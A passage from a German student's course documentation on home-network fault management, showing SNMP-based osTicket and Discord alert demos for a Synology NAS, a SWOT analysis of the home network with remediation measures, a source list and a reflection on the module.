Folgender Teil des Script ist für den Bot auf den Discord Server zuständig. Via API bzw. wie es Discord nennt, «WebHook» wird eine Verbindung mit dem Server aufgebaut und mit dem «\$embed» Teil werden die definierten Werte entsprechend auf dem Server angezeigt.

14.8. Demo

Unter diesem Punkt wird das entstandene Produkt des Störungsmanagement beschrieben. Wie sieht das Log File aus? Wie das Alert Ticket? Das Note Ticket? Oder die Meldung auf dem WeDo AG Discord Server.

14.8.1. Wie sieht das Log File aus?

```
SYSTEM TO HOT, TICKET CREATED, TEAM INFORMED VIA DISCORD
37

SYSHD1TEMP OK
36

SYSHD2TEMP OK
```

Das Log File speichert immer nur die neu entstanden bzw. nur bei Veränderung neue Werte ab. Ansonsten bleibt es gleich.

14.8.2. Wie sehen die erstellten Alert Tickets aus?

The screenshot shows a ticket detail view for ticket #000083. The ticket is a 'SYSTEM ALERT' from 'SYNOLOGY NAS SYSTEM' (Emergency) assigned to 'Linux IaaS'. It was created on 6/13/20 6:37 PM. The ticket details include:

Status: Open	User: SYNOLOGY NAS SYSTEM (48) (Manage Collaborators)
Priority: Emergency	Email: systemalert@luis-luescher.com
Department: CIT	Source: API
Create Date: 6/13/20 6:37 PM	
Assigned To: Linux IaaS	Help Topic: None
SLA Plan: Critical Infrastructure	Last Message: 6/13/20 6:37 PM
Due Date: 6/13/20 7:37 PM	Last Response:

Das Ticket erhielt zudem einen Critical Infrastructure SLA Plan. Man sieht auch bei der Quelle, dass dieses Ticket via API erstellt wurde.

The screenshot shows the ticket body for ticket #000083. The message from 'SYNOLOGY NAS SYSTEM' posted on 6/13/20 6:37 PM states:

Your System is to hot. Please check Systemp. Kind regards CIT-OIN Operations & Infrastructure Network Team HOSTINFORMATION:
SYSTEMP: 40
, SYSHDD1TEMP: 37
, SYSHDD2TEMP: 36
, SYSHOSTNAME: "Inas01"
, SYSTYPE: "DS218+"
, SYSPRODNUM: "1920PCN685003"
, SYSOS: "DSM 6.2-24922"

Die entsprechenden Werte, die durch die SNMP Abfrage erhalten wurde, sind nun in der Beschreibung des Tickets einsehbar sind.

14.8.3. Wie sehen die erstellten Note Tickets aus?

<input type="checkbox"/>	000093	6/13/20 11:30 PM	SYSTEM Note	SYNOLOGY NAS SYSTEM	Normal	
--------------------------	------------------------	------------------	-------------	---------------------	--------	--

Wenn man im Agent Modus unter dem Reiter Tickets die aktuellen Tickets ansieht, sehen die Alter Ticket folgendermassen aus. Dieses Ticket sticht einem im Gegensatz zu dem Alert Ticket nicht ins Auge.

Status:	Open	User:	👤 SYNOLOGY NAS SYSTEM (25) 👤 (Manage Collaborators)
Priority:	Normal	Email:	system@luis-luescher.com
Department:	CIT	Source:	API
Create Date:	6/13/20 11:30 PM		
Assigned To:	— Unassigned —	Help Topic:	None
SLA Plan:	Default SLA	Last Message:	6/13/20 11:30 PM
Due Date:	6/15/20 11:30 PM	Last Response:	

Das Ticket erhält ein Default SLA Plan. Man sieht auch bei der Quelle, dass dieses Ticket via API erstellt wurde.

SYNOLOGY NAS SYSTEM posted 6/13/20 11:30 PM SYSTEM Note

There is a System upgrade available, please upgrade your System asap. Kind regards CIT-OIN Operations & Infrastructure Network Team HOSTINFORMATION: SYSTEMP: 40 , SYSHDD1TEMP: 37 , SYSHDD2TEMP: 36 , SYSHOSTNAME: "Inas01" , SYSTYPE: "DS218+" , SYSProdNUM: "1920PCN685003" , SYSOS: "DSM 6.2-25426"

Die entsprechenden Werte, die durch die SNMP Abfrage erhalten wurde, sind nun in der Beschreibung des Tickets einsehbar sind.

14.8.4. Wie sieht das auf dem Discord Server aus?

Alert Message BOT gestern um 18:34 Uhr

New Alert ticket

Please review this incident

OSTICKET	Alert Ticket	SYSTEMP
http://10.0.0.56/	SYNOLOGY NAS SYSTEM	40
SYSHDD1TEMP	SYSHDD2TEMP	SYSHOSTNAME
37	36	"Inas01"
SYSTYPE	SYSProdNUM	SYSOS
"DS218+"	"1920PCN685003"	"DSM 6.2-24922"

Dies ist die entsprechende Meldung auf dem Discord Server im Haupttext Kanal für Alert Ticket. Diese Meldung dient primär dazu, dass Team jederzeit zu informieren und wenn notwendig auch eine entsprechenden Management Eskalation zu vollziehen.

Update OS BOT gestern um 19:00 Uhr

There is a system upgrade available

Please review this Note

OS Ticket	SYSTEMP	SYSHDD1TEMP
http://10.0.0.56/	40	37
SYSHDD2TEMP	SYSHOSTNAME	SYSTYPE
36	"Inas01"	"DS218+"
SYSPRODNUM	SYSOS	
"192OPCN685003"	"DSM 6.2-24922"	

Dies ist die entsprechende Meldung im «Note» Kanal auf dem Discord Server der WeDo AG. Diese Meldung werden für System Upgrades verwendet, die zwar wichtig sind, da wenn diese nicht vollzogen werden ein Security Risiko entstehen könnte, jedoch wenn sie zeitnah behandelt werden, keine Probleme für die Infrastruktur darstellen.

15. Analyse der erhobenen Daten

In diesem abschliessenden Kapitel werde ich, durch die erhobenen Daten mein Netzwerk analysieren und mittels einer SWOT Analyse werde ich die entsprechenden Kenntnisse visuell darstellen und kommentieren.

16. SWOT Analyse

Diese Methode dient dazu,

- Stärken auszubauen
- Schwächen zu minimieren
- Chancen zu nutzen
- Bedrohungen zu identifizieren.

Es ergibt sich ein übersichtliches Gesamtbild des Ist-Zustandes,

- das sich ganz fantastisch in Management-Präsentationen macht
- aus dem Massnahmen abgeleitet werden können.

16.1. Erklärung SWOT Analyse

Wie ist die SWOT Analyse strukturiert und was ist die Idee dahinter?

16.1.1. Der Aufbau

Die SWOT Analyse wird verwendet, um die Zukunft eines Unternehmens besser einschätzen zu können und um strategische Entscheidungen zu treffen.

Die SWOT Analyse untersucht und bewertet Merkmale eines Unternehmens in 4 Kategorien:

- Stärken (Strengths)
- Schwächen (Weaknesses)
- Chancen (Opportunities)
- Risiken (Threats)
-

Diese werden in einer Tabelle dargestellt, die auch SWOT Matrix genannt wird. Dort kannst du die verschiedenen Faktoren eintragen und der Wichtigkeit nach ordnen.

16.1.2. S – Strengths

Hier dreht sich alles um die Stärken: Worin sind wir gut? Was zeichnet uns aus? In welchen Bereichen haben wir keine Probleme? Wo sind wir besser als die Anderen? Die Stärken und Schwächen werden auch als interne Faktoren bezeichnet, also als Faktoren, die direkt vom Projekt oder der Organisation beeinflusst werden können.

16.1.3. W – Weaknesses

Im Gegenzug werden natürlich auch die Schwächen betrachtet: Was können wir nicht so gut? Wo sind Andere besser? Wo treten immer wieder Probleme auf?

16.1.4. O – Opportunities

Chancen und Möglichkeiten werden hier eingetragen. Gemäss der «reinen Lehre» werden hier nur Faktoren gelistet, die extern sind, also nicht direkt beeinflusst werden können. Beispiele: Von welchen Trends könnten wir profitieren? Welche wirtschaftlichen oder demografischen Entwicklungen helfen uns?

16.1.5. T – Threats

Ebenfalls externe Faktoren sind die Risiken oder Bedrohungen. Beispiele: Welche Trends könnten uns schaden? Welche Entwicklungen könnten uns Probleme bereiten? Welche Einschränkungen sind zukünftig zu erwarten?

Ziel ist es nicht nur, diese Faktoren zu sammeln, sondern auch ihre Wechselwirkungen so zu betrachten, dass geeignete Massnahmen definiert werden können:

- Wie können wir unsere Stärken nutzen, um von den Möglichkeiten profitieren zu können?
- Wie können wir unsere Stärken nutzen, um uns vor Risiken zu schützen?
- Wie können wir unsere Schwächen überwinden durch die Nutzung von Chancen?
- Wodurch können wir Risiken minimieren und gleichzeitig Schwächen überwinden?

16.1.6. Einsatzzweck

Das Schlüsselwort aus meiner Sicht: Bestandsaufnahme!

Besonders dann, wenn zum Beginn eines Projektes unzählige Informationen auf dich einströmen, ist es an der Zeit, dich zu sortieren.

Falls du die Analyse schon kennst, wunderst du dich vielleicht, warum sie hier ihren Platz findet, obwohl sie ursprünglich im strategischen Management angesiedelt ist. Die Antwort: Weil sie einfach auch in anderen Situationen unglaublich nützlich ist:

- **Strategisches Management:**
Wo stehen wir? Welche Geschäftsfelder sind zukünftig relevant?
- **Gründer und Start-Ups:**
Oft ist die SWOT-Analyse Bestandteil von Business-Plänen, um Stärken und Schwächen der Geschäftsidee darzustellen.
- **Marketingplanung:**
Da explizit auch externe Faktoren betrachtet werden, wird die Analyse häufig in Marketing-Konzepten eingesetzt, um Marktpotenziale zu betrachten.
- **Projektplanung:**
Die SWOT-Analyse kann als Basis für die Betrachtung von Risiken, Chancen und Stakeholdern genutzt werden.
- **Selbstmanagement:**
Zugegeben, das ist nicht gerade der Standard-Einsatzzweck. Aber auch zur Selbsteinschätzung ist die SWOT-Analyse ein geeignetes Werkzeug. Wo sind Stärken und Schwächen? Wo kann ich mich entwickeln?

16.1.7. Vorgehen

Wie so häufig hast du die Möglichkeit, die SWOT-Analyse allein oder im Team zu erstellen. Du kannst davon ausgehen, dass mehr Ideen im Team entstehen. Verschiedene Stakeholder haben ganz einfach unterschiedliche Sichtweisen auf das Projekt.

Die Erstellung ist nicht schwierig:

- **Ziel definieren**
Ich glaube, ich wiederhole mich. Wie überall ist eine klare Zieldefinition extrem wichtig. Erfolgt diese nicht, werden die Ergebnisse der Analyse in den seltensten Fällen aussagekräftig sein.
- **Vorgehen beschreiben**
Falls die Teilnehmer die Analyse noch nicht kennen – oder auch ganz einfach zur Auffrischung: Erläutere das Vorgehen und den Aufbau der Grafik.
- **Interne Analyse**
Sammle die Stärken und Schwächen. Stelle praktische Fragen, die bei der Erarbeitung helfen.
- **Externe Analyse**
Gleiches Vorgehen wie im zweiten Schritt: Identifizierte nun die Chancen und Risiken. Auch hier können zielgerichtete Fragen helfen.
- **Massnahmen ableiten**
Auch hier wiederhole ich mich gern: Niemandem ist geholfen, wenn die Faktoren nur gesammelt wurden. Wirklich nützlich ist die Analyse erst, wenn die Erkenntnisse auch verwertet werden. Also: Identifizierte Massnahmen und lege fest, wer sie wann erledigt.

16.2. Eigene SWOT Analyse

Umweltfaktoren	Chancen	Gefahren
	Höhere Sicherheit	Erhöhte Komplexität
	Bessere Performance	Kein Backup
		Alte AP Firmware
Unternehmensfaktoren		
Stärken	SO Strategien	ST Strategien
Stabile Umgebung	Einbau einer Firewall (pfSense o.ä)	Einbau eines Backup Task auf llsvnas02 (Backup NAS)
Dokumentiert (Nachvollziehbarkeit)	Verwenden von VLAN für LAB Umgebung	Bei Erweiterungen die Dokumentation ergänzen
Schwächen	WO Strategien	WT Strategien
WiFi Verbindung 2.0G	Installieren eines bereits vorhandenen Ubiquiti AP	Regelmässig AP Firmware upgraden
Offene SSH Ports	SSH Ports schliessen, die nicht benötigt werden	

Folgendes Excel Sheet wurde von Marcello zur Verfügung gestellt, um die SWOT Analyse zu visualisieren.

16.2.1. Stärke

Mein Netzwerk ist sehr stabil, so habe ich kaum Ausfälle in meinem Netzwerk. Bis jetzt gab es nur geplante Ausfälle in meinem Netzwerk, wenn man zB. einen Router installiert hat oder ich mein neues Rack installiert habe. Zudem ist das Netzwerk sauber dokumentiert, so kann jeder Nachvollziehen welche Geräte wie konfiguriert sind.

16.2.2. Schwäche

Im 2. Obergeschoss hat es in gewissen Bereichen eine schwächere Verbindung als an anderen Orten. Zudem haben einige Devices die für die Infrastruktur relevant sind einen offenen SSH Port, wie zB. den Router, mein Synology NAS etc.

16.2.3. Chance

Durch eine höhere Sicherheit könnte ich mein Netzwerk um einiges sicherer machen. Zudem habe ich das Gefühl, dass die Performance um einiges besser sein könnte, so kann man zB. schauen das es weniger unnötigen Trafic gibt in der LAB Umgebung.

16.2.4. Risiken

Durch eine höhere Sicherheit kann man auch eine höhere Komplexität der Unterhaltung des Netzwerkes erwarten. Zudem habe ich keinerlei Backup von Systemkonfiguration (zB. des Router) oder auch von Daten auf dem NAS, die einen persönlichen hohen Wert haben (Fotos und Videos etc.). Bei der Dokumentation meines Heim-WLAN habe ich festgestellt, dass alle meine Access Point eine veraltete Firmware hatten, diese sollte wenn möglich immer aktualisiert werden.

17. Massnahmenkatalog

Durch die ermittelten Stärken, Schwächen, Chancen und Risiken meines Heimnetzwerkes habe ich folgenden Massnahmen definiert, die Massnahmen sind in 3 verschiedene Kategorien sortiert. **Rot** für dringende Massnahmen, **gelb** für wichtige Massnahmen, die in naher Zukunft getätigter werden sollen und **grün** für Massnahmen, welche in späterer Zukunft erarbeitet werden sollen.

- SSH Ports schliessen, die nicht benötigt werden
- Einbau eines Backup Task auf llsvnas02 (Backup NAS)
- Bei Erweiterungen die Dokumentation ergänzen
- Regelmässig AP Firmware upgrade
- Installieren eines bereits vorhandenen Ubiquiti AP
- Einbau einer Firewall (pfSense o.ä)
- Verwenden von VLAN für LAB Umgebung

18. Quellenangaben

Stephan Luber/Andreas Donner Was ist Vectoring? 01.03.2019 <https://www.ip-insider.de/was-ist-vectoring-a-804807/> 18.05.2020

Stephan Luber/Peter Schmitz Was ist WireGuard? 25.02.2019 <https://www.security-insider.de/was-ist-wireguard-a-801878/> 24.05.2020

Thomas Niedermeier WireGuard Grundlagen 31.03.2020 https://www.thomas-krenn.com/de/wiki/WireGuard_Grundlagen 24.05.2020

Derek Cameron Build Your Own VPN in 6 Minutes Using WirGuard 24.12.2019
<https://www.youtube.com/watch?v=cXblVcyPgkM> 24.05.2020

GermanPowershell SNMP Daten | PowerSHELL 5.1 deutsch german 23.04.2018
https://www.youtube.com/watch?time_continue=1&v=88teboS2FE8&feature=emb_logo 01.06.2020

Tomary Passwörter H4CK3N lernen in 5 Tagen | Selbstexperiment (NICHT NACHMACHEN) 30.05.2020
<https://www.youtube.com/watch?v=yill5Vf9VLI> 03.06.2020

Elektronik Kompendium 03.06.2020 <https://www.elektronik-kompendium.de/sites/net/1602101.htm>
03.06.2020

Elektronik Kompendium 03.06.2020 <https://www.elektronik-kompendium.de/sites/net/0512041.htm>
03.06.2020

Luis Lüscher 27.01.2020 https://m437.luis-luescher.com/wp-content/uploads/2020/01/M437_LB2_Dokumentation-1.pdf 13.06.2020

Marvin Fernandes Sousa Unterstützung bei der ersten VLAN Kompetenz 20.06.2020

19. Reflexion

In diesem Kapitel werde ich meine Eindrücke zu diesem Modul kommentiert.

19.1. Herausforderungen und Hürden

Insgesamt hatte ich die meisten Herausforderungen und Hürden in den eigenen Projekten. So gab es verschiedene Dinge, die man zB. beim Aufsetzen von Grafana beachten musste. Wenn man in der Datenbank kleinere Konfigurationsfehler gemacht hat oder auch die Scripts nicht richtig angepasst haben, wird das Monitoring Tool nicht funktionieren. Bei meinem eigenen Fault Managementprojekt gab es nur kleinere Probleme, die halt auftauchen, wenn man ein so grosses Projekt erarbeitet hat. Ansonsten verliefen die Arbeiten grundsätzlich ohne grössere Störungen und ich konnte der Arbeit ohne Unterbrechung nachgehen.

19.2. Mein Lernzuwachs

Ich konnte mir einiges neues Wissen aneignen. So wusste ich vor diesem Modul kaum was SNMP ist und wofür dieses Protokoll hier ist. VLAN kannte ich zwar, aber konnte mir ein viel tieferes Wissen dazu aneignen. Besonders viel konnte ich im Bereich Monitoring lernen, da ich mich schon immer interessierte, wie man eigentlich einen Server monitort und welche Tools es dafür gibt. Zudem konnte ich mehr über die verschiedenen VPN Technologien lernen, ich muss sagen, ich kenne mich schon sehr gut aus mit VPN insbesondere mit der Installation sowie Konfiguration und entsprechendes Troubleshooting. So verwende ich seit mehr als einem Jahr verschiedenen VPN Technologien und konnte ebenfalls Kollegen beim Troubleshooting bei Problemen erfolgreich helfen. Nun lernte ich die ganze Theorie hinter VPN um einiges viel genauer kennen.

19.3. Wie fand ich dieses Modul

Das Modul bereitete mir besonders viel Freude. Zwar war ich nie so stark am Netzwerk interessiert, aber durch dieses Modul hat sich meine Meinung zum Thema Netzwerk geändert. Die Idee mit dem der Analyse des eigenen Netzwerkes fand ich sehr interessant. Der Unterricht war, trotz Distance Learning gut strukturiert, so gab es am Anfang immer einen kleinen Input zu einem Thema von Marcello und danach konnten wir im SOL-Modus fortfahren. So macht in meinen Augen auch SOL Sinn. Die Abgaben bei Marcello waren angenehm, die nötigen Rückfragen seinerseits wurden getätigter und somit entstanden auch immer tolle Konversationen, ich denke durch die einzelnen Abgabeslots ist der Schüler im Einzelnen besser und stärker individuell durch die Lehrperson betreut und erhält somit das Gefühl das auch jemand für einen da ist. Somit nutze ich diese Chance in dieser Reflexion und bedanke mich bei Marcello für seinen tollen Einsatz, mir ist bewusst es ist für eine Lehrperson, um einiges schwieriger einen Unterricht via DL zu führen und organisieren, doch Marcello lies sich nicht dies anmerken. Er führte den Unterricht so fort wie im Klassenzimmer und stellte wieder unter Beweis, dass er ein sehr guter Dozent ist und ihn nichts aufhalten kann, die Welt der Einsen und Nullen den Schülern näher zu bringen.

19.4. Was kann man besser machen

Das Modul war sehr gut und ich bin zufrieden mit dem Modul, trotzdem gibt es einige Dinge, die man evtl. beim nächsten Mal kann ändern.

- **Dokumentation:** Im Modul 126 mussten wir die Dokumentation via Google Docs durchführen, ich persönlich fand diese Lösung sehr gut. Daher verwunderte es mich, warum wir nun wieder auf lokale Word Dokumente zurückgreifen mussten. Das Teilen und auch für die Lehrperson das Kommentieren von Dokumenten ist um einiges einfacher als im Word. Klar man kann Dokumente via OneDrive teilen, ich bin aber nicht ein grosser Befürworter von OneDrive, da man sich dann immer auf den verschiedenen Geräten mit dem Microsoft Account verifizieren muss und ich nicht mich immer zuerst anmelden möchte um die vollen Funktionen eines Programms zu nutzen (Web-Ansicht ist nur beschränkt in den zu verfügbaren Möglichkeiten). Zudem sind auch Linux User, dadurch stärker eingeschränkt, ausser sie nutzen eine Alternative (OneDrive Web-Ansicht, OneDrive auf Host installieren – verschiedene Bugs, VM mit Windows).

- **Aufnahme von Inputs:** Natürlich ist dies nur im DL-Modus möglich, aber ich finde dies wirklich eine grossartige Möglichkeit den Unterricht nochmals nachzuschauen. Herr Kellenberger macht das im M141 seit Beginn so und ich nutze die Funktion noch öfters, um ein Teil des Unterricht zu wiederholen, wenn ich diesen nicht ganz verstanden habe. Diese Möglichkeit hat man auch schon bereits in der Task-Force besprochen.
- **Kommunikation innerhalb der Klasse für Video:** Ich denke, wann schon den Schülern gesagt wird man kann Inputs zu einzelnen Themen aufnehmen und die entstandenen Video's bewerten lassen kann, sollte man evtl. welche Tools also für Aufnahme und Schnitt kostenlos zur Verfügung stehen. Ein einfaches Hand-Out reicht dafür denke ich. Denn auch schon in vorherigen Modulen tauchte dann immer die Frage auf, wie man nun dies genau machen sollte.
- **Klarere Gewichtung:** Zu Beginn war den Schülern nicht klar was nun zählt, ist der Inhalt der Dokumentation (Gemäss Vorlage) oder nun die Ziele der Bewertungsmatrix relevant für die Note? Klar ist es das erste Mal, dass dieses Modul so durchgeführt wurde und uns wurde ja auch schon gesagt, dass es eventuell einige Steine auf dem Weg geben wird. Trotzdem denke ich, dass solche Informationen für den Schüler sehr wichtig sind und richtig kommuniziert werden müssen.
- **Wunschszenario: Theorie weniger Gewichten, dafür mehr Praxis:** Wenn man die Lernumgebung ansieht, merkt man, dass die Theorie und Praxis fast gleich gewichtet werden (Insg. 40 % vs. 50 %). Klar ist dies nicht ein Problem der Lehrperson, sondern mehr von unserem Schulsystem. Ich bin von der Überzeugung, dass man durch praktische Arbeit mindestens so viel theoretisches Wissen aneignen kann, wie wenn man irgendwelche 10 seitige Scripts durchliest.

Zum Ende möchte ich nur noch anmerken, dass diese einzelnen negativen Punkte nur maximal 5% des Modules ausmachen, dass sind die letzten 5%, um das Modul wirklich perfekt zu machen. Denn das Modul war grundsätzlich sehr gut geplant und durchgeführt.